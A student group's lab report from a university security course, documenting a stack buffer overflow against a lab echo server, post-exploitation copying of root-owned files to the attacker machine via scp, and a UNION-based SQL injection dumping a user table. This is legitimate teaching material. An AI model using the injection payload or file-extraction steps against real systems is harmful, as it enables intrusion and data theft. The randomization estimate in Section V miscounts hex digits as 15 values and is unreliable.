

**CS 4371.001**  
**Group 27 - Security Project 2**

Leonardo Bujanda Carmona

Alexander Martin

Taslima Keya

**Project Due Date: 11/2/2021**

# Section I

Summarize what you have done in the project and clearly state the responsibility of each group member, e.g. who did which task, who wrote which part of the report, how your group was coordinated, etc.

## Responsibilities:

- ❖ Leonardo Bujanda
  - Task: III
  - Report: I, IV, V
- ❖ Alexander Martin
  - Task: I, II
  - Report: Section: II, III
- ❖ Taslima Keya
  - Task:
  - Report:

## Group Coordination:

Our group communicated primarily using Discord. We discussed and partitioned the labor throughout all of us, and communicated any thoughts and concerns that we might have had. Any issues, troubles, or questions were discussed in our Sunday afternoon meetings.


## Section II

a) Show whether or not you can read the files in /root/files of A.1 with local login and SSH login.

Local login

```
$ ls /root/files
ls: cannot open directory '/root/files': Permission denied
$
```

SSH login



```
Kali (1) - Virt Viewer (on group27)
Key Help
Shell No. 1
11:29

File Actions Edit View Help

$ ssh user27@172.16.0.101
user27@172.16.0.101's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

266 updates can be installed immediately.
95 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Sep 28 22:59:50 2021 from 172.16.0.102
$ ls /root/files
ls: cannot open directory '/root/files': Permission denied
$
```

b) Find and report exactly how many bytes are needed to crash the echo program.

7 bytes



```
$ ./tcpc
h
h
he
he
hel
hel
hell
hell
hello
hello
hellow
hellow
hellowo

```

c) Show which user ID is running the echo program in A.1.

```
user27      3283  0.0  0.1  20108  3148 pts/1    R+   12:20   0:00 ps aux
$ ps aux | grep tcps
root        3274  0.0  0.0   2356   608 pts/0    S+   12:19   0:00 /root/echoserver/tcps
user27      3289  0.0  0.0  17532   728 pts/1    S+   12:24   0:00 grep tcps
$
```

d) Show which user ID is running the SSH service in A.1.

```
Last login: Thu Oct 28 10:23:55 2021 from 172.16.0.102
$ ps aux | grep sshd
root        626  0.0  0.3  12160  7264 ?        Ss   09:00   0:00 sshd: /u
sr/sbin/sshd -D [listener] 0 of 10-100 startups
root        3797  0.0  0.4  13976  9068 ?        Ss   14:24   0:00 sshd: us
er27 [priv]
user27      3891  0.0  0.2  13976  5308 ?        S    14:24   0:00 sshd: us
er27@pts/1
user27      3896  0.0  0.0  17532   728 pts/1    S+   14:24   0:00 grep ssh
d
$
```

## Section III

a) Show a screenshot of gdb running to a breakpoint in foo() of tcph in A.2.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) Y
Starting program: /home/user27/tcph

Breakpoint 2, foo (in=0x7fffffff580 "\n") at tcph.c:23
23      strcpy(buf, in);
```

b) Show a screenshot of gdb showing the stack of foo() of tcph in A.2.

```
Breakpoint 2, foo (in=0x7fffffff580 "\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) info frame
Stack level 0, frame at 0x7fffffff580:
 rip = 0x4011e5 in foo (tcph.c:23); saved rip = 0x401195
 called by frame at 0x7fffffff7a0
 source language c.
 Arglist at 0x7fffffff570, args: in=0x7fffffff580 "\n"
 Locals at 0x7fffffff570, Previous frame's sp is 0x7fffffff580
 Saved registers:
  rbp at 0x7fffffff570, rip at 0x7fffffff578
```

c) Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in A.2.

```
(gdb) break 23
Breakpoint 2 at 0x4011e5: file tcph.c, line 23.
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) Y
Starting program: /home/user27/tcph

Breakpoint 2, foo (in=0x7fffffff580 "\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) info frame
Stack level 0, frame at 0x7fffffff580:
 rip = 0x4011e5 in foo (tcph.c:23); saved rip = 0x401195
 called by frame at 0x7fffffff7a0
 source language c.      return address of foo()
 Arglist at 0x7fffffff570, args: in=0x7fffffff580 "\n"
 Locals at 0x7fffffff570, Previous frame's sp is 0x7fffffff580
 Saved registers:
  rbp at 0x7fffffff570, rip at 0x7fffffff578
(gdb) p $rsp
$1 = (void *) 0x7fffffff550
(gdb) p $rbp
$2 = (void *) 0x7fffffff570
(gdb) p &buf
$3 = (char (*)[8]) 0x7fffffff568
(gdb) █
```


d) Report the values of \$rsp, \$rbp, the address of buf, and the address of the return address of foo() in A.1.

```
Breakpoint 1 at 0x401231: file tcph.c, line 23.
(gdb) run
Starting program: /home/user27/tcph


Breakpoint 1, foo (in=0x7fffffff3f0 "\n") at tcph.c:23
23      strcpy(buf, in);
(gdb) info frame
Stack level 0, frame at 0x7fffffff3f0:
 rip = 0x401231 in foo (tcph.c:23); saved rip = 0x4011dd
 called by frame at 0x7fffffff610
 source language c.      return address of foo
 Arglist at 0x7fffffff3b8, args: in=0x7fffffff3f0 "\n"
 Locals at 0x7fffffff3b8, Previous frame's sp is 0x7fffffff3f0
 Saved registers:
  rbp at 0x7fffffff3e0, rip at 0x7fffffff3e8
(gdb) p $rsp
$1 = (void *) 0x7fffffff3c0
(gdb) p $rbp
$2 = (void *) 0x7fffffff3e0
(gdb) p &buf
$3 = (char (*)[8]) 0x7fffffff3d8
(gdb) █
```

## Section IV

a) Show a screenshot that the echo program is exploited.



**b) Show the exploiting packet captured in A.2.**




**c) Report how you retrieve the files from A.1 to A.2. Give steps in details.**

Now that I have shell access inside of A.1 from A.2, i did

- First, I knew that I was in a bad shell. I needed to get a good shell, so I ran the command `python -c "import pty;pty.spawn('/bin/bash')"`
- I did `cd /root/files`
- Then `ls -lah`, since they were hidden
- Then `/bin/sh`, and it showed file1 and file2.
- File1 was 6kb File2 was 8kb
- Because I now had a good shell, I was able to scp them to A.2.
- In order to actually send the files, I did  
`scp file1 user27@172.16.0.102:/home/user27/Desktop` and  
`scp file2 user27@172.16.0.102:/home/user27/Desktop`
- It asked for confirmation that I wanted to make the connection to 172.16.0.102, and I was able to answer it because I had a secure shell. It also asked for a password for user27 in Kali, and I was *also* able to answer that input thanks to the secure shell.

**d) Show the content of the smallest file in the retrieved files.**

File1 was the smallest of the two, being 6 bytes.





e) Show the injected SQL statement.

1=0 UNION SELECT concat(last\_name, 0x0a, first\_name), user\_id from users

f) Show the screenshot of the web page that show all user IDs, first names, and last names

```
ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Gordon
Surname: Brown

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Hack
Surname: Me

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Pablo
Surname: Picasso

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Bob
Surname: Smith

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: admin
admin
Surname: 1

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Brown
Gordon
Surname: 2

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Me
Hack
Surname: 3

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Picasso
Pablo
Surname: 4

ID: 1=0 UNION SELECT concat(last_name, 0x0a, first_name), user_id from users;
First name: Smith
Bob
Surname: 5
```

## Section V

**One defense mechanism is to randomize the address space of stack memory (so called randomization). The shell scripts, `enablerandom.sh` and `disablerandom.sh`, are provided to show how to enable or disable the defense mechanism.**

**a) Discuss the reason that randomization can defeat the attack.**

Our attack is very specific in that it needs static memory spaces in which things are *expected* to be in that location. If, for example, the address of `buf` and the return address of `foo()` were randomized, it would be significantly more difficult to inject the code properly. It would require more than one attempt, and depending on the number of bits randomized, a large number of attempts.

b) Assume only the low 16 bits of the stack address is randomized. What is the probability that an exploiting packet can compromise the server? Assume an attacker can send 10 exploiting packets every second. How long will it take for the attacker to compromise the server?

For the sake of simplicity, let's say there is only one address that we could have used, and it is the one we chose: `0x00007fffffffe42`.

If we randomize the lower 16 bits of this return address, it would look like `0x00007ffffffXXXX`, where X can be any character from 0-9, A-F. X can be 15 different values. Calculating the number of addresses that it can be randomized into is simply  $15^4$ , is 50,625. At 10 packets every single second, assuming that it is the last packet they attempt, it will take 5,062.5 seconds to compromise the server. Or 84.375 minutes, or 1.4 hours.